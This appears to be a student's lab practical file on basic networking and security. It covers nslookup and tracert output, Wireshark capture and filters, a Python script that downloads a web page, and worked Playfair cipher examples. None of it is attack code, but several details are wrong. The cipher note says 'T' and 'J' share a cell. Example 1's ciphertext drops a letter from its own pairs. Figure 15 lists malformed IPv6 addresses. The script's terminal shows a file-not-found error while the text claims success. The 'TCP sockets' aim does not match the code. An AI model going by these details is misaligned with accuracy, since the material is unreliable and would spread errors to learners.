


Figure 10

The screenshot shows a terminal window titled 'root@kali: /home/punit'. The command entered is '# nslookup google.com'. The output shows the server address (192.168.40.2) and the address of the authoritative name servers (142.250.192.142). It also lists the non-authoritative answers from Google's nameservers, which include the nameservers ns1.google.com, ns4.google.com, ns2.google.com, and ns3.google.com.

```
[root@kali]# nslookup google.com
Server:      192.168.40.2
Address:     192.168.40.2#53

Non-authoritative answer:
Name:  google.com
Address: 142.250.192.142
Name:  google.com
Address: 2404:6800:4009:82b::200e

[root@kali]#
```

Figure 11

The screenshot shows a terminal window titled 'root@kali: /home/punit'. The command entered is '# nslookup -type=ns google.com'. The output shows the nameservers for Google, which are ns1.google.com, ns4.google.com, ns2.google.com, and ns3.google.com. It also lists the authoritative answers for these nameservers, including their internet addresses and AAAA addresses.

```
[root@kali]# nslookup -type=ns google.com
Server:      192.168.40.2
Address:     192.168.40.2#53

Non-authoritative answer:
google.com    nameserver = ns1.google.com.
google.com    nameserver = ns4.google.com.
google.com    nameserver = ns2.google.com.
google.com    nameserver = ns3.google.com.


Authoritative answers can be found from:
ns1.google.com  internet address = 216.239.32.10
ns1.google.com  has AAAA address 2001:4800:4802:32::a
ns4.google.com  internet address = 216.239.36.10
ns4.google.com  has AAAA address 2001:4800:4802:38::a
ns2.google.com  internet address = 216.239.34.10
ns2.google.com  has AAAA address 2001:4800:4802:34::a
ns3.google.com  internet address = 216.239.36.10
ns3.google.com  has AAAA address 2001:4800:4802:36::a

[root@kali]#
```

Figure 12

## TRACEROUTE:

traceroute is a command-line tool used to trace the path that data packets take from one computer to another across an IP network.



```

Command Prompt      X + ▾
Microsoft Windows [Version 10.0.26100.2894]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sonip>tracert -6 www.google.com

Tracing route to www.google.com [2404:6800:4009:82c::2004]
over a maximum of 30 hops:


 1  18 ms   6 ms   15 ms  2405:201:2001:2907:16ae:85ff:fee9:faf3
 2  *          *          * Request timed out.
 3  31 ms   11 ms   5 ms  2405:200:801:b00::1
 4  *          *          * Request timed out.
 5  31 ms   14 ms   7 ms  2405:200:809:3168:61::7
 6  *          *          * Request timed out.
 7  8 ms    8 ms   8 ms  2405:200:801:b00::dfa
 8  *          *          * Request timed out.
 9  18 ms   35 ms  19 ms  2001:4860:1:1::331c
10  26 ms   41 ms  18 ms  2001:4860:1:1::331c
11  25 ms   21 ms   27 ms  2001:4860:0:1::87f7
12  58 ms   21 ms   48 ms  2001:4860:0:1::269d
13  42 ms   23 ms   22 ms  bom07s35-in-x04.1e100.net [2404:6800:4009:82c::2004]

Trace complete.

C:\Users\sonip>

```

Figure 13



```

Command Prompt      X + ▾
Microsoft Windows [Version 10.0.26100.2894]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sonip>tracert www.google.com

Tracing route to www.google.com [2404:6800:4009:82c::2004]
over a maximum of 30 hops:

 1  21 ms   57 ms   4 ms  2405:201:2001:2907:16ae:85ff:fee9:faf3
 2  *          *          * Request timed out.
 3  11 ms   5 ms    8 ms  2405:200:801:b00::1
 4  *          *          * Request timed out.
 5  8 ms    6 ms    6 ms  2405:200:809:3168:61::7
 6  *          *          * Request timed out.
 7  7 ms    59 ms   69 ms  2405:200:801:b00::dfa
 8  *          *          * Request timed out.
 9  19 ms   21 ms   47 ms  2001:4860:1:1::331c
10  34 ms   20 ms   28 ms  2001:4860:1:1::331c
11  23 ms   21 ms   26 ms  2001:4860:0:1::87f7
12  20 ms   30 ms   28 ms  2001:4860:0:1::269d
13  17 ms   18 ms   46 ms  bom07s35-in-x04.1e100.net [2404:6800:4009:82c::2004]

Trace complete.

C:\Users\sonip>

```

Figure 14

```
Microsoft Windows [Version 10.0.26100.2894]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sonip>tracert -h 20 www.google.com

Tracing route to www.google.com [2404:6800:4009:82c::2004]
over a maximum of 20 hops:

 1  5 ms   29 ms   5 ms  2405:201:2907:16ae:85ff:fee9:faf3
 2  *          *      * Request timed out.
 3  28 ms   189 ms   15 ms  2405:200:801:b00::1
 4  *          *      * Request timed out.
 5  28 ms   301 ms   7 ms  2405:200:809:3168:61::7
 6  *          *      * Request timed out.
 7  9 ms    7 ms    4 ms  2405:200:801:b00::dfa
 8  *          *      * Request timed out.
 9  22 ms   18 ms   22 ms  2001:4860:1::331c
10  46 ms   21 ms   18 ms  2001:4860:1::331c
11  31 ms   21 ms   20 ms  2001:4860:8::1::87f7
12  18 ms   25 ms   20 ms  2001:4860:8::1::269d
13  33 ms   20 ms   18 ms  bom07s35-in-x04.1e100.net [2404:6800:4009:82c::2004]

Trace complete.

C:\Users\sonip>
```

Figure 15

## Conclusion:

Learning to use essential network diagnostic commands like tcpdump, netstat, ifconfig, nslookup, and traceroute equips users with the skills to effectively monitor, analyze, and troubleshoot network issues. These tools provide critical insights into traffic flow, network configurations, DNS resolution, and routing paths. Mastering them enhances both foundational networking knowledge and practical problem-solving abilities, making them invaluable for system administrators, network engineers, and cybersecurity professionals.

## PRACTICAL 2

**AIM:** Capture ping and traceroute PDUs using Network Protocol Analyzer and examine.

### Step 1:

#### Ping and trace:

Use Ping Command with an extension to Display packet Information such as Response Time, Packet Size and Sequence Number.




Figure 16




Figure 17

## Step 2:

Stop Wireshark then search Website in browser and then restart Wireshark Display packet.




Figure 18




Figure 19

## Conclusion:

Capturing Ping and Traceroute PDUs with a Network Protocol Analyser helps confirm connectivity, measure latency, and identify network paths. Ping verifies end-to-end reachability and Round Trip Time (RTT), while Traceroute reveals intermediary hops and potential bottlenecks. Both are essential for diagnosing network performance and troubleshooting issues.

## PRACTICAL 3

**AIM:** Write a HTTP web client program to download a web page using TCP sockets.

### Code:

Using requests module to clone the webpages.

The screenshot shows the Microsoft Visual Studio Code interface. The code editor displays a Python script named '1.py' with the following content:

```
1 import requests
2
3 def download_webpage(url, save_as):
4     try:
5         # Send a GET request to the specified URL
6         response = requests.get(url)
7         response.raise_for_status() # Raise an HTTPError for bad responses (4xx and 5xx)
8
9         # Save the content to a file
10        with open(save_as, 'w', encoding=response.encoding) as file:
11            file.write(response.text)
12
13        print(f"Webpage downloaded successfully and saved as '{save_as}'")
14
15    except requests.exceptions.RequestException as e:
16        print(f"Failed to download the webpage: {e}")
17
18    # Usage
19 url = "https://youtube.com" # Replace with the desired webpage URL
20 save_as = "webpage.html" # Replace with the desired file name
21 download_webpage(url, save_as)
```

The terminal below the code editor shows the command being run and its output:

```
PS C:\Users\sonip> python -u "c:\Users\sonip\OneDrive\Desktop\1.py"
D:\python3.12.7\python.exe: can't open file 'c:\Users\sonip\OneDrive\Desktop\1.py': [Errno 2] No such file or directory
PS C:\Users\sonip>
```

The bottom status bar indicates the file has 21 lines, 31 columns, 4 spaces, and is in UTF-8 format, using Python 3.12.7.

Figure 20

**Output:**

Cloned Webpage of Google and Youtube:




Figure 21




Figure 22

**Conclusion:**

Website cloning is a powerful tool in both malicious and legitimate contexts. In the world of network security, it's most commonly associated with phishing and fraud, which can have severe consequences for both individuals and organizations. However, when used ethically, it can also help in identifying vulnerabilities and securing digital platforms. As a result, continuous vigilance, awareness, and the implementation of best security practices are essential in defending against such attacks.

## PRACTICAL 4

**AIM:** Implement Playfair Cipher Encryption-Decryption on paper.

**Description:**

The Playfair Cipher is a manual symmetric encryption technique and was the first digraph substitution cipher. Instead of encrypting individual letters, it encrypts pairs of letters (digraphs). It was invented by Charles Wheatstone in 1854, but popularized by Lord Playfair. It uses a 5x5 matrix of letters based on a keyword. The matrix helps determine the rules for encrypting or decrypting digraphs.

Note: The English alphabet has 26 letters, so usually 'T' and 'J' are combined to fit 25 cells.

**Example 1:**

Plaintext = Punit

Key = Soni

S	O	N	I	A
B	C	D	E	F
G	H	K	L	M
P	Q	R	T	U
V	W	X	Y	Z

PU → QP NI → IA TZ → UY

Cipher Text = QPIAU

**Example 2:**

Plaintext = Black

Key = White

W	H	I	T	E
A	B	C	D	F
G	K	L	M	N
O	P	Q	R	S
U	V	X	Y	z

BL → CK AC → BD KZ → NV

Cipher Text = CKBDNV

### Example 3:

Plaintext = University

Key = Indus

I	N	D	U	S
A	B	C	E	F
G	H	K	L	M
O	P	Q	R	T
V	W	X	Y	Z

UN → SD IV → AI ER → LY SI → IN  
TY → RZ

Cipher Text = SDAILYINRZ

### Conclusion:

The Playfair Cipher is a classic encryption technique that uses digraph substitution and a 5x5 matrix based on a keyword. It is simple to implement by hand and offers better security than basic monoalphabetic ciphers by encrypting letter pairs instead of single characters. While it is not suitable for modern encryption needs, it remains a valuable tool for understanding the foundations of cryptography.

## PRACTICAL-5

**AIM:** Use a tool like wireshark to capture packets and examine the packets.

### Filter and Examine Packets:

**Observe Captured Traffic:** You will see packets being captured in real time. Each line represents a network packet.

**Use Filters:** To focus on specific traffic, you can apply filters. For example:

1. To filter for HTTP traffic: http
2. To filter for a specific IP address: ip.addr == 192.168.1.1
3. To filter for a specific protocol: tcp or udp

**Inspect a Packet:** Click on any packet to view detailed information. This will show you different layers of the packet (e.g., Ethernet, IP, TCP/UDP, application data).

1. The Packet Details pane shows you a breakdown of the packet structure.
2. The Packet Bytes pane shows the raw byte data of the packet.

### Command:

1. `tcp.flag.syn == 1 && tcp.flag.ack == 0`

This filter shows only the first packet of the TCP 3-way handshake, where a client is trying to start a new connection with a server.

